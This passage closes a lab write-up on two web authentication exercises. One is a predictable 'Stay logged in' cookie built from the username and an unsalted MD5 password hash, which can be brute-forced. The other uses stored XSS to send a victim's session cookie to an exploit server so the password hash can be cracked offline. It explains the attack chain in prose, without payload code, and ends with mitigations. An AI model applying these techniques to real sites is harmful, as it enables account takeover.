
11. Deleting the Target Account and Solving the Lab
Click Delete account to complete the lab objective. The application returns to the homepage and displays the completion banner: “Congratulations, you solved the lab!”
Security Analysis
Stored XSS acts as the initial trigger that forces the victim browser to execute attacker-controlled JavaScript. Because the session-related cookie is accessible to JavaScript, the payload can exfiltrate it to the Exploit Server. After decoding the stolen value, the attacker obtains the victim’s password hash and cracks it offline without sending repeated login attempts to the target application.
Questions & Analysis
Question 1 — What is the vulnerability in the “Stay logged in” cookie mechanism, and why can it be brute-forced?
The vulnerability lies in the use of a predictable and static cookie structure for persistent authentication. Instead of generating a random server-side token, the application combines the username with an MD5 hash of the password and then encodes the result using Base64.
This can be brute-forced because Base64 is reversible and reveals the cookie structure. In addition, MD5 is a fast hashing algorithm and the password hash is not protected with a salt. Therefore, an attacker can use Burp Intruder to generate candidate values, hash passwords with MD5, encode the resulting string, and test each cookie until a valid session is found.
Question 2 — Why is the second lab called “Offline password cracking”, and what role does XSS play?
It is called offline password cracking because the attacker does not need to repeatedly submit login attempts to the target server. Instead, the attacker first steals the password hash and then cracks it locally or through a hash database such as CrackStation. This makes the cracking process independent from the target application and avoids server-side rate limits.
Stored XSS plays the role of the delivery mechanism. The attacker injects JavaScript into a blog comment. When the victim views the comment, the browser executes the script and sends the session cookie to the attacker-controlled Exploit Server.
Conclusion & Mitigation
Conclusion
These two labs show that weak authentication mechanisms can lead to complete account compromise. In the first lab, an insecure persistent login cookie allowed brute-force impersonation. In the second lab, Stored XSS was combined with weak password hashing to steal authentication data and crack the victim’s password offline.
The key lesson is that authentication security must not rely on client-side predictable values or obsolete hashing algorithms. Secure design requires strong session management, robust password storage, secure cookie attributes, and input/output handling that prevents script injection.
Recommended Mitigations
- Persistent login tokens: Do not store password hashes or sensitive identity data directly in cookies. Use cryptographically secure random tokens stored server-side with expiration and rotation.
- Password storage: Replace MD5 and SHA-1 with password hashing algorithms such as bcrypt, Argon2, or PBKDF2 with unique salts and appropriate work factors.
- Cookie security: Apply HttpOnly, Secure, and SameSite attributes to important cookies to reduce the impact of XSS and cross-site attacks.
- XSS prevention: Validate user input and apply context-aware output encoding before rendering user-controlled content in HTML, JavaScript, URLs, or attributes.
- Defense in depth: Implement rate limiting, anomaly detection, session invalidation, and monitoring for suspicious authentication activity.